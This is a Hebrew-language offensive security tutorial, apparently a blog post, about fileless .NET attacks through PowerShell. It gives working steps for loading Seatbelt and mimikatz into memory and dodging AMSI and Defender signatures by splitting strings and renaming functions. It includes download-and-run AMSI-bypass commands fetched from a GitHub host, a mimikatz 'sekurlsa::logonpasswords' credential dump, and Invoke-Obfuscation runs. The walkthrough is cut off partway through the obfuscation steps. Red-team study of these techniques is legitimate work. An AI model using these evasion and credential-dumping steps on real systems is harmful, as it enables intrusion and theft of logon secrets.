


חתול ועכבר בעידן ה-NET.

מאת ארז גולדברג


הקדמה


תוקפים משתמשים בשיטת "living-off-the-land" על מנת לבצע התקפות ללא קבצים במשך שנים. הדבר בא לידי ביטוי במיוחד ב-PowerShell, על ידי הזרקת קוד דינמי לזכרון של תהליך של PowerShell. תוקף למעשה יכל לחמוק ממנגנוני הגנה בקלות, עד אשר מיקרוסופט פיתחו הגנות אשר נותנות מענה (גם אם חלקי) להתקפות מהסוג הזה: ממשק לסריקת תוכנות זדוניות - Antimalware Scan Interface (AMSI), Script Block Logging, Constrained Language Mode ופיצ'רים נוספים, מקשים על תוקפים כיום גם בהתקפות מבוססות סקריפטים.

ההגנות ב-PowerShell הובילו את התוקפים לחפש דרכים אחרות להשתמש ב-NET. לתקיפה. במאמר זה נחקור את שיטות התקיפה המגוונות באמצעות NET., איך תוקפים משתמשים ב-PowerShell למרות ההגנות ואיך מגיעים למחוזות ממש מוזרים ואזוטריים.

Reflective C# Assembly loading

C# Assembly זהו קובץ הרצה שקומפל לקוד בשם IL (Interemediate language). בזמן ריצה ה-IL Code מתורגם לשפת מכונה על ידי CLR (Common Language Runtime) לפי התרשים הבא:





[במאמר הקודם](#) ראינו כיצד ניתן להריץ סקריפט ב-PowerShell ודרכים לעקוף את מנגנוני ההגנה השונים. באמצעות PowerShell ניתן גם לטעון C# Assembly לזכרון של תהליך של PowerShell.

איך הדבר מתבצע?

לאחר שקימפלנו קוד C# לקובץ הרצה, נדחוס אותו באמצעות gzip ונקודד אותו ב-Base64 באמצעות הכלי [gzipcompress.ps1](#), נשתמש ב-[Seatbelt](#) (כלי לאיסוף מידע במחשב):

```
Windows PowerShell
PS C:\Users\erezg\Desktop> . .\gzip.ps1
PS C:\Users\erezg\Desktop> gzipcompress -inputfile C:\Users\erezg\Desktop\Seatbelt.exe
Encrypting C:\Users\erezg\Desktop\Seatbelt.exe
Result Written to C:\Users\erezg\Desktop\Seatbelt.exegzipbase64.txt
PS C:\Users\erezg\Desktop>
```

הפלט יישמר בקובץ טקסט ונראה כך:

Seatbelt.exegzipbase64.txt - Notepad

File Edit Format View Help


```
H4sIAAAAAAAEAMS9B3wU1fYHPju707M1CewmbBqQgCQOuwkiKIQiHVSaPitgAVFAUBmYRUTiUuxS7SgoKvbeFbGL3aeiz6dPn8bee2/P8D/
CiijKreMBvzFMhr4F+v4oL9Qx+sqOYHFyWDd/E7I18nD12mHMreGIT2cqV6+eh21PXhJLgb1Lj1Q8GChNY5WqB1FSLsDUCTuXEWsapBIurp
BM6hkOggpZclU0c5DGWn4jhiZqfhMNFyYNs+SCJeD8VR8dCjlKUiXlAyiVBeNG4voGSQ0q5/WOuBMtjkyXhjSRAq5iC0noMSC3Jdt85Gy3o
sAyDVscAaN6GmVqfe4zEvSsrhNf6hFcUwWJJURdWbK6ZXb5rsVmOdLIF/U6mWIeaNpE0VKgnhnYZxJHENsFV8RcQYNDeTYdBJBJWA/GtEK/
wrGsfQ7UmfelGQvUZRzZgo1x5zrgz67GLku3Qf2HoXEtDjKdnbsoIITYgddAzqbODec02BMhMaYaoq/CmKGBhpIIre5C651BIxXCiUPMSJ+
MtzaaSmAibCVoBkfDrF7QsO4Q8PZVyI0Zc4k604wz5mUvQtVk6X+ANHafBsElzSt7zCBUVzt36TGWo6qz62csmh6hAWTSMPZCimkmWua9He
baxbiV/EzvzEelDzt3HTMWp6lFWs7kk1edt4xQeaw7b7XEuZ/RIyQ+sps17GStQI3sr+D97U8YhEeBXyAlv5KuTbZP+D2uq2ocqTJzUJoyA
g8eMfw9i43kb9bcgzlGoSYM6vN61hGhjvzTc9I8/ZTqTmW75U6bVzHTWnzLhAYFV2IxKw5np7bOdQWFlhrXPsRID6sEBVTo5kBzKaNVWtQf
toFiC9nbvZwwQ42luwatANIqSxcr7q6nuwdDVhABI/2Zng2BKTcif/QxG0ZgOG+II8kaCAyjFA7Lp1D6PRiNtN54bgrXPKisYwbOaGStxwS
aTzDs677eBJl/h8SVZTULZhsGcVGNAVahd0tIMdeJYHXGXZ37NW613TB6YKRds8TN+F+c6C10xRZQ19Ha+jB3EW0dk5pLU9q1re4N4WrcM3
t3vMWz3m1z3mHz3mysa8ebTHfKDHbHvMSz3mCzzm6z3mRz3m1z3mTz3mQK+8udFjPthjPsZjPstjvsxjvttjfsZjft9j/sNjTuySN+/sMY/
```



נעתיק את הפלט הנ"ל לטמפלייט הבא:

```
function Invoke-Seatbelt
{
    [CmdletBinding()]
    Param (
        [String]
        $Command = " "

    )
    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4sIAAAAAAAEAMR9B3wU1Rb37OzuzJYksJuwaUAiEhx2E6QIhCK
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    # Setting a custom stdout to capture Console.WriteLine output
    # https://stackoverflow.com/questions/33111014/redirecting-output-from-an-external-dll-in-powershell
    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [S34tB3lt.Program]::main($Command.Split(" "))

     # Restore the regular STDOUT object
    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results
}

:\Users\erezg\Desktop>
```

הסקריפט מבצע base64 decode ב-runtime, לאחר מכן gzip decompress וטוען את הקובץ באמצעות System.Reflection.Assembly.

החלק:

```
[S34tB3lt.Program]::main(-Command.Split(" "))
```



מתייחס לנתונים של קוד המקור טרם הקימפול:

- S34tB3lt - זהו ה-namespace
- Program - זהו ה-class
- Main - זוהי הפונקציה

ב-NET. הפונקציה ()Assembly.Load מקבלת את ה-byte array של C# Assembly וטוענת אותו בזכרון.

רוב C2 frameworks משתמשים בפונקציה Assembly כדי לטעון קבצי C# Assemblies. ב-Cobalt Strike משתמשים ב-execute-assembly להזריק קבצי NET. למחשב הנתקף. הפונקציה הזאת שינתה את דרך הפעולה של תוקפים רבים ואחת הסיבות המרכזיות להמשך הפופולריות לשימוש בכלים מבוססי NET. בשלבי ה-Post-exploitation. מיקרוסופט הוסיפו את AMSI ל-NET. החל מגרסה 4.8 עבור NET Assemblies. כך שכעת, בכל פעם שקוראים לפונקציה ()Assembly.Load אותו NET Assembly. יעבור ל-AMSI/Defender לבדיקה טרם ההרצה.

הבה ננסה להריץ את הסקריפט:

```
seatbelt.ps1
1   function Invoke-Seatbelt
2   {
3       [CmdletBinding()]
4       Param (
5           [String]
6           $Command = " "
7
8       )
9       $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4sIAAAAAAAEAMR9B3wU1Rb37OzuzJYksJuwaUAiEh
10      $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
11      $output = New-Object System.IO.MemoryStream
12      $decompressed.CopyTo( $output )
13      [byte[]] $byteOutArray = $output.ToArray()
14      $RAS = [System.Reflection.Assembly]::Load($byteOutArray)
15
16      # Setting a custom stdout to capture Console.WriteLine output
17      # https://stackoverflow.com/questions/33111014/redirecting-output-from-an-external-dll-in-powershell
18      $OldConsoleOut = [Console]::Out
19      $StringWriter = New-Object IO.StringWriter
20      [Console]::SetOut($StringWriter)
21
22      [S34tB3lt.Program]::main($Command.Split(" "))
23
24       # Restore the regular STDOUT object
25      [Console]::SetOut($OldConsoleOut)
26      $Results = $StringWriter.ToString()
27      $Results
28  }
```

```
PS C:\Users\erezg\Desktop> C:\Users\erezg\Desktop\seatbelt.ps1
At C:\Users\erezg\Desktop\seatbelt.ps1:1 char:1
+ function Invoke-Seatbelt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Users\erezg\Desktop>
```

כפי שניתן לראות, הסקריפט זוהה כזדוני ונחסם על ידי האנטי-וירוס באמצעות AMSI, זאת אומרת שיש חתימה בקוד שמזוהה בתור קוד זדוני ועלינו לשנות אותו על מנת לעקוף את מנגנוני ההגנה:

```
seatbelt.ps1
1  function Invoke-Seatbelt
2  {
3      [CmdletBinding()]
4      Param (
5          [String]
6          $Command = " "
7
8      )
9      $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4"+"sI"+"AAA"+"AAA"+"AEA"+"MR9"+"B3w"+"U1R"+"b37"+"O
10     $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
11     $output = New-Object System.IO.MemoryStream
12     $decompressed.CopyTo( $output )
13     [byte[]] $byteOutArray = $output.ToArray()
14     $RAS = [System.Reflection.Assembly]::Load($byteOutArray)
15
16     # Setting a custom stdout to capture Console.WriteLine output
17     # https://stackoverflow.com/questions/33111014/redirecting-output-from-an-external-dll-in-powershell
18     $OldConsoleOut = [Console]::Out
19     $StringWriter = New-Object IO.StringWriter
20     [Console]::SetOut($StringWriter)
21
22     [S34tB31t.Program]::main($Command.Split(" "))
23
24      # Restore the regular STDOUT object
25     [Console]::SetOut($OldConsoleOut)
26     $Results = $StringWriter.ToString()
27     $Results
28 }

PS C:\Users\erezg\Desktop> C:\Users\erezg\Desktop\seatbelt.ps1

PS C:\Users\erezg\Desktop> Invoke-Seatbelt
```

Virus & threat prot

View and update Virus & threat protect Defender Antivirus.

Real-time protection

Locates and stops malware from install can turn off this setting for a short time automatically.

On

Cloud-delivered protection

Provides increased and faster protectio protection data in the cloud. Works bes submission turned on.

On

החתימה שמזוהה כזדונית היא FromBAsE64String Method ולאחריו ה-Magic-bytes של seatbelt.exe. על ידי שרשור המחזורות בתחילת הסטרינג שמייצג את seatbelt.exe הצלחנו לעקוף את חתימת הקוד שזוהה כזדוני.

הבה נוריד את הקוד הבא:

https://raw.githubusercontent.com/Erez-Goldberg/Reflective-C-Assembly-loading/main/Invoke-Seatbelt.ps1

וננסה להריץ את הסקריפט:

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\erezg> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg> iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Erez-Goldberg/Reflective-C-Assembly-loading/main/Invoke-Seatbelt.ps1')
PS C:\Users\erezg> Invoke-Seatbelt LocalUsers


                        %&&@@@&&
                        &&&&&&&&%%,                 #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                  &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                @////(((&%%%%%%######################(((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,   @////(((&%%%%%#%######################(((((((((((((((((
#%#%%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,.   ,,  @////(((&%%%%%%%######################(#(((#(#((((((((((
#####%%###################  &%%......  ...   ..     @////(((&%%%%%%%%######################%######((#(#(####(((((((
######%#################%#########  %%%......  ...   ..  @////(((&%%%%%%########################(#(#######((#####
###%##%%##################  &%%................    @////(((&%%%%%%%%%#################%########(#########((#####
#####%######################  %%%..                @////(((&%%%%%%%%%##############
                        &%&   %%%%%      S34tB31t   %////(((&%%%%%%%%%###########*
                        &%%&&&&%%%%%       v1.2.0   ,(((&%%%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== LocalUsers ======

  ComputerName                   : localhost
  UserName                       : Administrator
  Enabled                        : False
  Rid                            : 500
  UserType                       : Administrator
  Comment                        : Built-in account for administering the computer/domain
  PwdLastSet                     : 1/1/1970 12:00:00 AM
  LastLogon                      : 1/1/1970 12:00:00 AM
  NumLogins                      : 0
```

Amsiutils משמש לבדיקה ש-AMSI רץ בתהליך של PowerShell בצורה תקינה ובעצם באמצעותו האנטי-וירוס יכול לזהות הזרקות של קוד זדוני שרץ רק בזכרון (Fileless Attack). אז למעשה הצלחנו לטעון את seatbelt לזכרון ממקור חיצוני ולהריץ אותו, כל זאת כאשר AMSI רץ ברקע.

PowerSharpPack זהו פרוייקט נפלא שמבוסס בדיוק על הטכניקה הזו ומכיל עשרות כלים התקפיים.

השאלה היא, איך ניתן להזריק קבצים שלא נכתבו במקור בשפת NET. לזכרון באמצעות PowerShell? למשל קבצים כמו Mimikatz.

Reflective PE-Injection

כלים שנכתבו ב-c/c++ לא יכולים להיטען באמצעות Assembly load) Assembly load יכול לטעון רק NET. Assemblies). ולכן נשתמש ב-Reflective PE Loader על מנת להזריק קבצים שנכתבו ב-c/c++ ישירות לזכרון. Invoke-ReflectivePEInjection הוא אחד הכלים המפורסמים לטכניקה הזאת (חלק מפרוייקט PowerSploit). הכלי משתמש בספריות של kernel32 לטעון את קובץ ההרצה לזכרון. שלבי התהליך:

1. דבר ראשון נבצע AMSI Bypass על ידי הפקודה:

```
iex (new-object
net.webclient).downloadstring(https://raw.githubusercontent.com/Erez-
Goldberg/AmsiBypass/main/NewAmsiBypass.ps1)
```

2. נשנה את שם הקובץ מ-Invoke-ReflectivePEInjection ל-Invoke-whatever מאחר והשם המקורי חתום ונחשב לזדוני (גם אם הקובץ לא באמת קיים):

```
PS C:\Users\erezg> invoke-reflectivepeinjection
At line:1 char:1
+ invoke-reflectivepeinjection
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg>
```

כמובן שהקוד עצמו מכיל חתימות נוספות שאפשר לבדוק אותם באמצעות כלים כמו ThreatCheck:

```
C:\Users\erezg\Desktop\Release>ThreatCheck.exe -h
ThreatCheck 1.0.0.0
Copyright c  2019

ERROR(S):
  Option 'h' is unknown.

  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI

  -f, --file      Analyze a file on disk

  -u, --url       Analyze a file from a URL

  --help          Display this help screen.

  --version       Display version information.
```

ניתן לבדוק אילו חתימות מזוהות על ידי Defender כזדוניות. הפלט שנקבל מכיל את הסטרינג שזוהה כזדוני:

```
\Release>ThreatCheck.exe -f C:\Users\erezg\Desktop\Invoke-whatever.ps1
[+] Target file size: 138867 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x919C
00000000   53 45 5F 50 52 49 56 49   4C 45 47 45 5F 45 4E 41    SE_PRIVILEGE_ENA
00000010   42 4C 45 44 20 2D 56 61   6C 75 65 20 30 78 32 0D    BLED -Value 0x2·
00000020   0A 09 09 24 57 69 6E 33   32 43 6F 6E 73 74 61 6E    ···$Win32Constan
00000030   74 73 20 7C 20 41 64 64   2D 4D 65 6D 62 65 72 20    ts | Add-Member
00000040   2D 4D 65 6D 62 65 72 54   79 70 65 20 4E 6F 74 65    -MemberType Note
00000050   50 72 6F 70 65 72 74 79   20 2D 4E 61 6D 65 20 45    Property -Name E
00000060   52 52 4F 52 5F 4E 4F 5F   54 4F 4B 45 4E 20 2D 56    RROR_NO_TOKEN -V
00000070   61 6C 75 65 20 30 78 33   66 30 0D 0A 09 09 0D 0A    alue 0x3f0······
00000080   09 09 72 65 74 75 72 6E   20 24 57 69 6E 33 32 43    ··return $Win32C
00000090   6F 6E 73 74 61 6E 74 73   0D 0A 09 7D 0D 0A 0D 0A    onstants···}····
000000A0   09 46 75 6E 63 74 69 6F   6E 20 47 65 74 2D 57 69    ·Function Get-Wi
000000B0   6E 33 32 46 75 6E 63 74   69 6F 6E 73 0D 0A 09 7B    n32Functions···{
000000C0   0D 0A 09 09 24 57 69 6E   33 32 46 75 6E 63 74 69    ····$Win32Functi
000000D0   6F 6E 73 20 3D 20 4E 65   77 2D 4F 62 6A 65 63 74    ons = New-Object
000000E0   20 53 79 73 74 65 6D 2E   4F 62 6A 65 63 74 0D 0A     System.Object··
000000F0   09 09 0D 0A 09 09 24 56   69 72 74 75 61 6C 41 6C    ······$VirtualAl
```

או לבדוק כנגד AMSI:

```
\Release>ThreatCheck.exe -f C:\Users\erezg\Desktop\Invoke-whatever.ps1 -e AMSI
[+] Target file size: 138867 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0xA8E6
00000000   57 72 69 74 65 50 72 6F   63 65 73 73 4D 65 6D 6F    WriteProcessMemo
00000010   72 79 20 3D 20 5B 53 79   73 74 65 6D 2E 52 75 6E    ry = [System.Run
00000020   74 69 6D 65 2E 49 6E 74   65 72 6F 70 53 65 72 76    time.InteropServ
00000030   69 63 65 73 2E 4D 61 72   73 68 61 6C 5D 3A 3A 47    ices.Marshal]::G
00000040   65 74 44 65 6C 65 67 61   74 65 46 6F 72 46 75 6E    etDelegateForFun
00000050   63 74 69 6F 6E 50 6F 69   6E 74 65 72 28 24 57 72    ctionPointer($Wr
00000060   69 74 65 50 72 6F 63 65   73 73 4D 65 6D 6F 72 79    iteProcessMemory
00000070   41 64 64 72 2C 20 24 57   72 69 74 65 50 72 6F 63    Addr, $WriteProc
00000080   65 73 73 4D 65 6D 6F 72   79 44 65 6C 65 67 61 74    essMemoryDelegat
00000090   65 29 0D 0A 09 09 24 57   69 6E 33 32 46 75 6E 63    e)····$Win32Func
000000A0   74 69 6F 6E 73 20 7C 20   41 64 64 2D 4D 65 6D 62    tions | Add-Memb
000000B0   65 72 20 2D 4D 65 6D 62   65 72 54 79 70 65 20 4E    er -MemberType N
000000C0   6F 74 65 50 72 6F 70 65   72 74 79 20 2D 4E 61 6D    oteProperty -Nam
000000D0   65 20 57 72 69 74 65 50   72 6F 63 65 73 73 4D 65    e WriteProcessMe
000000E0   6D 6F 72 79 20 2D 56 61   6C 75 65 20 24 57 72 69    mory -Value $Wri
000000F0   74 65 50 72 6F 63 65 73   73 4D 65 6D 6F 72 79 0D    teProcessMemory·

C:\Users\erezg\Desktop\Release>_
```

3. נטען את הסקריפט של Invoke-whatever לזכרון:

```
PS C:\Users\erezg\Desktop> . .\Invoke-whatever.ps1
```

4. נשמור במשתנה pebytes- את ה-byte-array של mimikatz.exe

5. נריץ את הפונקציה Invoke-ReflectivePEInjection עם ה-byte-array של mimikatz.exe ששמרנו במשתנה (pebytes-):

```
PS C:\Users\erezg\Desktop> iex (new-object net.webclient).downloadstring("https://raw.githubusercontent.com/Erez-Goldberg/AmsiBypass/main/NewAmsiBypass.ps1")
True
PS C:\Users\erezg\Desktop> . .\Invoke-whatever.ps1
PS C:\Users\erezg\Desktop> $pebytes = [IO.FILE]::ReadAllBytes("C:\users\erezg\Desktop\mimikatz.exe")
PS C:\Users\erezg\Desktop> Invoke-ReflectivePEInjection -PEBytes $pebytes

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 18 2022 01:31:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz #
```

```
Windows Security

Real-time protection
Locates and stops malware from installing or runi
can turn off this setting for a short time before it
automatically.

On

Cloud-delivered protection
Provides increased and faster protection with acc
protection data in the cloud. Works best with Aut
submission turned on.

On
```

כפי שניתן לראות, mimikatz נטען לזכרון של התהליך של PowerShell ורץ בלי שהאנטי-וירוס חוסם אותו.

ניתן גם להריץ פקודות:

```
PS C:\Users\erezg\Desktop> Invoke-ReflectivePEInjection -PEBytes $pebytes -ExeArgs "sekurlsa::logonpasswords"

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 18 2022 01:31:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 507185 (00000000:0007bd31)
Session           : Interactive from 1
User Name         : erezg
Domain            : EREZG-WIN10
Logon Server      : EREZG-WIN10
Logon Time        : 6/18/2022 9:07:17 PM
SID               : S-1-5-21-3096165174-3565135130-3436373063-1000
        msv :
         [00000003] Primary
         * Username : erezg
         * Domain   : EREZG-WIN10
         * NTLM     : c
         * SHA1     : 5
        tspkg :
        wdigest :
         * Username : erezg
         * Domain   : EREZG-WIN10
         * Password :
        kerberos :
         * Username : erezg
         * Domain   : EREZG-WIN10
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

במידה ורוצים להריץ הכל ישר מהזכרון, ניתן לעשות זאת גם כן:

```
PS C:\Users\erezg> iex (new-object net.webclient).downloadstring("https://raw.githubusercontent.com/Erez-Goldberg/AmsiBypass/main/NewAmsiBypass.ps1")
True
PS C:\Users\erezg> iex (new-object net.webclient).downloadstring("... /Invoke-NiceLittleKittie/main/Invoke-NiceLittleKittie.ps1");Invoke-NiceLittleKittie

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 18 2022 01:31:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

איך הדבר מתבצע?

- נוסיף פונקציה בשם Invoke-NiceLittleKittie בתחילת הסקריפט:

```
Invoke-Nicelittlekittie.ps1
1  function Invoke-Nicelittlekittie
2  {
3
4  function Invoke-ReflectivePEInjection
5  {
6  <#
7  .SYNOPSIS
8
9  This script has two modes. It can reflectively
```

- את הקובץ mimikatz.exe נדחוס ב-gzip ונקודד ב-base64 (כמו שעשינו מקודם):

```
PS C:\Users\erezg\Desktop> . .\gzip.ps1
PS C:\Users\erezg\Desktop> gzipcompress -inputfile C:\Users\erezg\Desktop\mimikatz.exe
Encrypting C:\Users\erezg\Desktop\mimikatz.exe
Result Written to C:\Users\erezg\Desktop\mimikatz.exegzipbase64.txt
PS C:\Users\erezg\Desktop>
```

- בתחתית הסקריפט נוסיף חלק מהסקריפט שהשתמשנו בדוגמא של seatbelt:

```
Main
}

$a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4"+"sIA"+"AAA"+"AAA"+"EAM"+"z9e"+"3gT"+"1f
$decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
$output = New-Object System.IO.MemoryStream
$decompressed.CopyTo( $output )
[byte[]] $byteOutArray = $output.ToArray()

Invoke-ReflectivePEInjection -PEBytes $byteOutArray

}
```

- נוסיף את הפורמט base64 של mimikatz ונפצל למחרוזות את ה-Magic bytes.

כעת נשאל האם ניתן להריץ את הכלי ישר מהזכרון בלי הצורך לעקוף את AMSI? התשובה היא **כן**.

הסקריפט מכיל חתימות רבות שמזוהות כזדוניות מאחר ונעשה בהן שימוש תדיר על ידי תוקפים, למשל הפונקציה CreateRemoteThread, יוצרת thread במרחב הזכרון הוירטואלי של תהליך מסויים. על מנת לעקוף את החתימות יש צורך לערבל את הקוד. נשתמש בכלי המעולה Invoke-Obfuscation:


```
Invoke-Obfuscation

        Tool    :: Invoke-Obfuscation
        Author  :: Daniel Bohannon (DBO)
        Twitter :: @danielhbohannon
        Blog    :: http://danielbohannon.com
        Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
        Version :: 1.8
        License :: Apache License, Version 2.0
        Notes   :: If(!$Caffeinated) {Exit}
```

נגדיר את הקובץ אשר נרצה לבצע בקוד שלו ערבול (Obfuscation) באמצעות הפקודה set scriptpath:

```
Invoke-Obfuscation> set scriptpath C:\Users\erezg\Desktop\Invoke-Nicelittlekittie.ps1

Successfully set ScriptPath:
C:\Users\erezg\Desktop\Invoke-Nicelittlekittie.ps1

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

נבחר באופציה של string:

```
Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> string

Choose one of the below Token\String options to APPLY to current payload:

[*] TOKEN\STRING\1      Concatenate --> e.g. ('co'+'ffe'+'e')
[*] TOKEN\STRING\2      Reorder     --> e.g. ('{1}{0}'-f'ffee','co')

Invoke-Obfuscation\Token\String> 1

[*] Obfuscating 590 String tokens.
[*]             400 String tokens remaining to obfuscate.
[*]             300 String tokens remaining to obfuscate.
[*]             200 String tokens remaining to obfuscate.
[*]             100 String tokens remaining to obfuscate.
```



לאחר מכן נצטרך לערבל גם את המשתנים:

```
Invoke-Obfuscation\Token\String> back

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> variable

Choose one of the below Token\Variable options to APPLY to current payload:

